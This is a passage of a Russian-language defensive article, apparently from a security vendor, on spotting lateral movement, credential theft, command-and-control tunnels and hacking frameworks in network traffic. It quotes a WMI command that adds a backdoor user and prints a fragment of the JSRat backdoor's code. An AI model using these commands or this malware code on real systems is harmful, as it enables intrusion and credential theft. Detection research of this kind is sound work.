Рисунок 8. Вызов метода Create класса Win32_Process

```
..........................................................................................................
..........................................................................................................
..................................<.................2....__PARAMETERS..new user /add FindMee
098*()poiIOP.........................................................................
```

Рисунок 9. Команда на исполнение

Модули для работы с WMI присутствуют во многих готовых инструментах, например в Impacket, Koadic и Cobalt Strike. В Cobalt Strike есть также модуль WMI event consumer, который создает подписку на WMI-события. Такая подписка позволяет выполнять определенное действие, когда происходит заданное событие, например когда проходит установленное время с момента старта ОС или пользователь авторизуется в системе. Действием может быть запуск вредоносного ПО или средства удаленного управления. Создание подписки также выявляется в сетевом трафике по специфическим строкам, в частности ROOT\Subscription и EventConsumer.

Pass the hash

Злоумышленнику необязательно знать пароль пользователя, чтобы получить доступ к какому-либо сервису. Техника pass the hash эксплуатирует особенности протокола аутентификации NTLM, которые позволяют подключаться к ресурсам при наличии хеша пароля. Если же в инфраструктуре используется механизм аутентификации Kerberos, злоумышленник может прибегнуть к атаке overpass the hash, которая является развитием этой техники.

Протокол Kerberos был разработан специально для того, чтобы пароли пользователей не передавались по сети. Для этого на своей машине пользователь хешем своего пароля шифрует запрос на аутентификацию. В ответ Key Distribution Center выдает ему билет на получение других билетов — так называемый Ticket-Granting Ticket (TGT). Теперь клиент считается аутентифицированным и в течение десяти часов может обращаться за билетами для доступа к другим сервисам.

Последовательность действий при атаке overpass the hash состоит в следующем. Злоумышленник получает хеш пароля пользователя, например с помощью техники credential dumping, шифрует им запрос на аутентификацию и выпускает для себя билет TGT. Затем он запрашивает билет для доступа к интересующему его сервису и успешно в нем авторизуется.




Рисунок 10. Использование RC4 в атаке pass the hash

Атака overpass the hash может выявляться в сетевом трафике, например, на основе следующей аномалии. Microsoft рекомендует использовать и по умолчанию устанавливает для современных доменов AES-128/256 для шифрования запросов на аутентификацию, а утилита mimikatz шифрует их с помощью устаревшего алгоритма RC4. Если, конечно, злоумышленник специально не поменял тип шифрования (bit.ly/2uVT8x7).

При таком способе выявления атаки возможно большое количество ложных «детектов». Чтобы снизить количество ошибок, потребуется дополнительный поведенческий анализ.

Но в трафике можно отслеживать и инструменты, с помощью которых осуществляются атаки credential dumping и pass the hash, например mimikatz. Многие APT-группировки используют в своих целях готовые фреймворки для тестирования на проникновение, которые подгружают дополнительные модули разными способами. Например, Koadic, применяемый в атаках MuddyWater, передает mimikatz на зараженный узел по протоколу HTTP в виде закодированной в Base64 библиотеки, сериализованного .NET-класса, который будет ее внедрять, и аргументов для запуска утилиты. Результат выполнения передается по сети в открытом виде также по протоколу HTTP.

Выявляем поиск учетных данных

Учетные данные для подключения к удаленным узлам, и в том числе учетные данные администратора домена, злоумышленники, как правило, извлекают из оперативной памяти или реестра ОС. Эта техника называется credential dumping, таким образом злоумышленники получают пароли в открытом виде или их хеши. Впрочем, некоторые атакующие прибегают и к подбору паролей (brute force). Хотя это достаточно грубый подход, существуют методы, с помощью которых атаку можно проводить более незаметно, а благодаря тому, что в компаниях часто используются словарные или простые пароли даже для административных учетных записей (bit.ly/2PMftnV), такие методы дают результат.

Credential dumping

Существует несколько подходов к реализации credential dumping, которые можно отследить путем анализа трафика. Один из них — это атака DCSync, то есть репликация или копирование учетных записей пользователей на поддельный домен-контроллер. Выявляется атака с помощью разбора RPC-вызовов, которые передаются по сети, и поиска запросов DsGetNCChanges.

Protocol	Length	Info
DCERPC	220	Bind: call_id: 1, Fragment: Single, 1 context items: DRSUAI
DCERPC	418	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_
DCERPC	546	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: n
DRSUAPI	240	DsBind request
DRSUAPI	252	DsBind response
DRSUAPI	216	DsGetDomainControllerInfo request
DRSUAPI	660	[TCP Spurious Retransmission] DsGetDomainControllerInfo re
DRSUAPI	248	DsCrackNames request
DRSUAPI	332	DsCrackNames response
DRSUAPI	448	DsGetNCChanges request
DCERPC	796	[TCP Previous segment not captured] Response: call_id: 5,
DCERPC	220	Bind: call_id: 1, Fragment: Single, 1 context items: DRSUAI
DCERPC	418	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_
DCERPC	418	[TCP Spurious Retransmission] Bind_ack: call_id: 1, Fragme
DCERPC	546	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: n
DRSUAPI	240	DsBind request
DRSUAPI	252	DsBind response
DRSUAPI	216	DsGetDomainControllerInfo request
DRSUAPI	248	DsCrackNames request
DRSUAPI	332	DsCrackNames response
DRSUAPI	248	[TCP Spurious Retransmission] DsCrackNames request
DRSUAPI	448	DsGetNCChanges request
DRSUAPI	448	[TCP Spurious Retransmission] DsGetNCChanges request
DCERPC	796	Response: call_id: 5, Fragment: Last, Ctx: 0

Рисунок 11. Обнаружение атаки DCSync

Кроме того, злоумышленники могут попытаться скопировать файл NTDS.dit, содержащий данные об учетных записях. Поэтому необходимо отслеживать передачу этого файла по сети. Еще один способ реализовать credential dumping — это удаленный доступ к реестру по протоколу WINREG. Запросы на доступ к ключам SAM, SECURITY и LSA могут свидетельствовать о попытке получить учетные данные.

Brute force

Microsoft Exchange и Office365 очень популярны как решения для корпоративной почты. Эти сервисы могут быть использованы злоумышленниками для получения доступа к учетным записям пользователей Active Directory. Техника такова: сначала получают список пользователей, а затем подбирают к ним пароль, так чтобы учетная запись не заблокировалась: по одному паролю на всех пользователей вместо словаря паролей для каждого. Такой подход получил название password spraying.

Если в инфраструктуре реализована аутентификация с помощью Kerberos, то для выявления подбора паролей требуется разбирать протокол Kerberos, находить сессии с ошибками, сообщающими, что запрашиваемый пользователь отсутствует, и разделять сессии с точностью до миллисекунд.

Если в трафике присутствует множество сессий с ошибкой KDC_ERR_C_PRINCIPAL_UNKNOWN с разными учетными записями, это означает, что происходит перебор имен пользователей.

192.168.150.130	KRB5	290	AS-REQ
192.168.150.132	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290	AS-REQ
192.168.150.132	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290	AS-REQ
192.168.150.132	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290	AS-REQ

Рисунок 12. Сессии с ошибкой KDC_ERR_C_PRINCIPAL_UNKNOWN

Сессии с малым временем ответа сервера (десятки миллисекунд) по сравнению с другими похожими (сотни миллисекунд) показывают, что в этих сессиях пароли подобрали успешно. В трафике будут также отражены попытки входа с подобранными учетными записями и ошибки Kerberos. Сессии без ошибок с успешными ответами AS_REP и выданными билетами показывают, к каким учетным записям были подобраны пароли.

192.168.150.130	KRB5	290	AS-REQ
192.168.150.132	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290	AS-REQ
192.168.150.132	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	286	AS-REQ
192.168.150.132	KRB5	277	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366	AS-REQ
192.168.150.132	KRB5	244	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286	AS-REQ
192.168.150.132	KRB5	277	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366	AS-REQ
192.168.150.132	KRB5	244	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286	AS-REQ
192.168.150.132	KRB5	277	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366	AS-REQ
192.168.150.132	KRB5	244	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286	AS-REQ
192.168.150.132	KRB5	277	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366	AS-REQ
192.168.150.132	KRB5	86	AS-REP
192.168.150.130	KRB5	1575	TGS-REQ

Рисунок 13. Попытки подбора паролей

Здесь также будет видна цикличность в именах пользователей, потому что атакующие подбирают по одному паролю на все учетные записи. Атаке может предшествовать запрос парольной политики домена: сколько установлено попыток неверного ввода пароля и на какое время блокируется учетная запись.

Анализируем подключения к командным серверам

Вредоносные программы, которые оказались во внутренней сети организации, должны связываться со своими управляющими серверами, чтобы злоумышленники могли контролировать ход атаки. Основная задача при установке соединения — передавать данные в таком виде, который усложняет их обнаружение в общем потоке трафика. Существует множество методов сокрытия связи с командным сервером и усложнения анализа передаваемых данных. Это может быть, например, использование нестандартных алгоритмов кодирования, стеганографии или маскировка под легитимный трафик. Мы расскажем, как выявить в сетевом трафике подозрительные соединения, даже если они умело скрыты.

Выявляем использование туннелей

Чаще всего для обмена данными с командным центром или доступа к каким-либо внешним ресурсам злоумышленники используют широко распространенные протоколы прикладного уровня — HTTP, HTTPS, DNS; это помогает скрыть нелегитимный трафик в общем потоке. Поэтому в первую очередь необходимо уметь определять используемые протоколы передачи данных и разбирать их для извлечения данных.


Злоумышленники могут передавать вредоносный код внутри туннеля, установленного с использованием распространенного протокола, например DNS, SMTP, ICMP. Есть два подхода к выявлению туннелей: выявление признаков самого туннеля или индикаторов использования конкретной утилиты для его создания. В первом случае нужно знать, какие особенности в сетевом трафике указывают на наличие туннеля для каждого протокола. К примеру, для протокола DNS аномалией являются большие размеры TXT-записей. Признаком ICMP-туннеля может служить размер пакетов Echo Request и Echo Response: он лишь незначительно изменяется в зависимости от ОС, поэтому если пакет заметно больше обычного, это говорит об аномалии. Косвенным признаком может стать увеличение ICMP-трафика: обычно в сети его мало, а при передаче большого количества данных через туннель будет заметный всплеск.

```
Domain Name System (response)
   Transaction ID: 0xde41
 > Flags: 0x8180 Standard query response, No error
   Questions: 1
   Answer RRs: 1
   Authority RRs: 0
   Additional RRs: 0
 ⌄ Queries
   ⌄ 8b2c0104e826c2838ee4b000022e707247.                : type CNAME, class IN
        Name: 8b2c0104e826c2838ee4b000022e707247.
        [Name Length: 50]
        [Label Count: 3]
        Type: CNAME (Canonical NAME for an alias) (5)
        Class: IN (0x0001)
 ⌄ Answers
   ⌄ 8b2c0104e826c2838ee4b000022e707247.                type CNAME, class IN, cname 39890104e825f1f2171b81ffff67aff188.
        Name: 8b2c0104e826c2838ee4b000022e707247.
        Type: CNAME (Canonical NAME for an alias) (5)
        Class: IN (0x0001)
        Time to live: 5
        Data length: 37
        CNAME: 39890104e825f1f2171b81ffff67aff188.
```

Рисунок 14. DNS-туннель

Второй подход — обнаружение отдельных утилит. Например, использование инструментов ICMPTX и ICMPSH видно по особенностям ICMP-пакетов.

Ловим вредоносные скрипты



В последнее время в атаках все чаще применяются скриптовые языки программирования. Перед тем как выполнить скрипт, его нужно передать на целевой узел. Это может быть не только файл скрипта с понятным для интерпретаторов расширением (.ps1, .vbs, .bat) или макрос внутри офисного документа. Преступники часто прибегают к другим методам, которые позволяют не оставлять лишних следов на узле. Тело скрипта может передаваться по сети, например, в виде ответа веб-сервера внутри HTML-кода, TXT-записи в DNS-ответе, закодированной строчки с командами на исполнение, передаваемой по протоколу WMI.

Для обнаружения разных способов передачи вредоносных скриптов необходимо уметь определять используемые протоколы и кодировку. Следует в автоматизированном режиме извлекать передаваемые данные, а найденные файлы отправлять на анализ в песочницу. Известные вредоносные утилиты можно также выявить по хеш-суммам, которые содержатся в специальных списках индикаторов компрометации.

```
HTTP/1.1 200 OK
Content-Length: 2417
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 11 Nov 2019 10:13:41 GMT

<?XML version="1.0"?>
                                        <scriptlet>
                                        <registration
                                                description="DebugShell"
                                                progid="DebugShell"
                                                version="1.00"
                                                classid="{90001111-0000-0000-0000-0000FEEDACDC}"
                                                >

                                                <script language="JScript">
                                                        <![CDATA[

                                                                while(true)
                                                                {
                                                                        try
                                                                        {
                                                                    w = new ActiveXObject("WScript.Shell");
h = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
p = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
                                                                        try
{
    v = w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
    try
    {
        q = v.split("=")[1].split(";")[0];
                                                                    h.SetProxy(2,q);
        p.SetProxy(2,q);
    }
    catch(e)
    {
        h.SetProxy(2,v);
        p.SetProxy(2,v);
    }
}
```

Рисунок 15. Код утилиты JSRat, передаваемый в ответе веб-сервера

Борьба с обфускацией

Перед злоумышленниками особенно остро стоит проблема обхода средств защиты, поскольку для успешного развития атаки внутри корпоративной сети необходимо оставаться незамеченными как можно дольше. Первым эшелоном выступают средства сигнатурного анализа трафика, потому что именно через них проходит сетевой трафик начальной компрометации и загрузки модулей на дальнейших стадиях.

Средства сигнатурного обнаружения выявляют уже известные угрозы. Такие угрозы исследуются аналитиками, которые выявляют общие признаки, на основании которых составляют правила и сигнатуры. В противовес такому типу обнаружения злоумышленники используют техники обфускации кода, кодирования и шифрования. Это либо разрушает искомый паттерн (обфускация), либо скрывает его от средства защиты (кодирование и шифрование).

Как правило, вредоносные программы используют те или иные методы кодирования информации. Наиболее распространенными являются Base-подобные кодировки, чаще всего это Base64. К примеру, ответ от агента Cobalt Strike содержит данные внутри POST-запроса, закодированные стандартной кодировкой Base64. При исследовании сетевого трафика нужно определять использование (как минимум) Base64 и применять правила анализа уже к декодированному содержимому.




Рисунок 16. Передача данных в кодировке Base64




Рисунок 17. Декодирование исполняемого файла

Одно из самых действенных средств борьбы с обфускацией — поведенческий анализ, поэтому хорошим решением станет объединение анализа сетевого трафика с запуском кода в специально созданной виртуальной среде (песочнице). Таким образом следует проверять все извлеченные из трафика файлы, например незашифрованные архивы или упакованные исполняемые файлы. Поведенческий анализ позволяет выявить подозрительные действия при выполнении кода и обнаружить новые, неизвестные ранее угрозы.

Нужно учитывать, что некоторые хакерские инструменты умеют определять, что выполнение происходит в виртуальной среде. В таком случае они не запускают вредоносные функции и ведут себя как легитимное ПО. Поэтому песочница должна принимать меры по сокрытию своего присутствия и распознавать техники обхода.

Виртуальные машины в песочнице должны моделировать пользовательскую рабочую станцию. Для этого устанавливается прикладное ПО, добавляются пользовательские файлы, чтобы виртуальные машины были похожи на рабочие компьютеры потенциальных жертв. Вредоносная программа может проверить наличие характерных для виртуальных машин процессов, ключей реестра и файлов, размер жесткого диска и оперативной памяти, наличие перемещений курсора мыши. Соответствующие запросы необходимо перехватывать на уровне ядра, чтобы сделать бесполезными проверки на уровне пользователя.

В случае сложных целенаправленных кампаний (APT-атак) соответствующие индикаторы компрометации могут быть еще неизвестны на момент проведения атаки. Поэтому важно проводить ретроспективный анализ файлов при появлении новых данных.

Как выявить атаку, если трафик зашифрован

Есть разные подходы к детектированию подозрительной активности в шифрованном трафике. Можно, например, расшифровывать трафик посредством атаки типа «человек посередине», однако использование нестандартных протоколов, а также SSL pinning (аутентификация клиента по сертификату при установлении SSL-соединения) вносят ограничения на применение активных методов анализа.

С другой стороны, существуют пассивные методы анализа; например, признаки вредоносной активности в зашифрованном трафике могут быть обнаружены через побочные каналы. Одним из таких методов является анализ длин пакетов и порядка их следования (bit.ly/2USvWu2) с учетом закономерностей, выявленных аналитиками при исследовании определенных инструментов. Алгоритм работы вредоносной программы определен заранее. Агент на зараженном узле должен сообщить командному серверу свой идентификатор, наименование системы, в какой он запущен, и другую служебную информацию. Все это составляет внутренний протокол, или алгоритм взаимодействия клиента и сервера. И поскольку любой протокол заранее фиксирован, это зацепка для аналитика.

Итак, при заражении узла программа должна сообщить краткую информацию о нем. Такая информация при шифровании формирует пакеты определенной длины. Можно установить такие правила анализа длин запросов клиента и ответов сервера, чтобы однозначно идентифицировать определенное семейство ВПО. Точная длина начальных пакетов может варьироваться, но при задании достаточно узких рамок можно добиться баланса между реальными и ложноположительными срабатываниями.

Важно отметить, что данный подход не зависит от того, какой криптографический протокол используется — стандартный, стандартный с модификациями или полностью самописный. Устранение побочных каналов должно осуществляться на уровне приложения, а не на уровне криптографического протокола, следовательно, пока создатели ВПО не начнут скрывать идентифицирующие их закономерности, метод будет успешно работать.

Исследуем хакерский инструментарий

В большинстве своем киберпреступники используют уже готовые фреймворки, поэтому при поиске подозрительного трафика важно знать особенности, характерные для различных инструментов. Так, среди APT-группировок популярен фреймворк Koadic, который передает полезную нагрузку в виде ответа веб-сервера внутри HTML-кода. Сама полезная нагрузка при этом зашифрована, а к расшифровщику применены различные техники обфускации кода, в том числе случайные имена пользовательских функций, их аргументов и переменных. Зашифрованный скрипт дополнительно закодирован. Для обхода средств обнаружения вторжений (IDS) авторы скрывают имя функции, используемой для выполнения расшифрованного скрипта.

Рисунок 18. Обфускация полезной нагрузки в Koadic

Ниже представлен ответ от агента Koadic командному серверу. Часть служебной информации, например тип исполненного задания, создатели хранят в собственных HTTP-заголовках. Идентификаторы сессии и задания задаются случайным образом, а путь к библиотеке mshtml обфусцирован, чтобы обойти сигнатуры IDS, но вид URI все равно является одним из индикаторов, по которому можно узнать Koadic.

Рисунок 19. Запрос, свидетельствующий об использовании Koadic

Опишем несколько подходов, которые помогают выявить шифрованное соединение с использованием Meterpeter из состава фреймворка Metasploit.

Долгое время хорошо работало правило детектирования шелла Meterpreter reverse_https, которое анализировало SSL-сертификат, с которым устанавливалось защищенное соединение. В сертификате, сгенерированном с помощью Metasploit, поля issuer и subject содержат идентичные наборы из шести relative distinguished name (RDN), расположенных в фиксированном порядке.

Рисунок 20. Содержимое полей DN Issuer и DN Subject

Метод, основанный на выявлении сертификата, подходит для обнаружения простых вариантов шеллов с параметрами по умолчанию. Но в Metasploit есть возможность использовать сертификаты, созданные через другие утилиты, или имитировать сертификат легитимного ресурса (bit.ly/2XloRDJ). По результатам исследований специалисты PT Expert Security Center пришли к выводу, что на данный момент самый оптимальный подход — детектирование, основанное на длинах пакетов зашифрованного трафика (bit.ly/2USvWu2).

Другим примером детектирования служит обнаружение работы Meterpreter reverse_tcp. В начале соединения происходит отправка пакета определенной длины, внутри которого передается публичный ключ RSA-2048. Такой пакет дополнительно защищен шифром гаммирования (XOR), однако из-за малой длины гаммы в структуре пакета можно выявить повторяющиеся части. На рисунке ниже выделены подобные фрагменты, а также сам зашифрованный ключ.




Рисунок 21. Передача публичного ключа при установке соединения через Meterpreter reverse_tcp

Благодаря большому количеству нулей в начале шифруемых данных и малой длине гаммы можно без труда найти ключ и посмотреть, что находится за XOR.

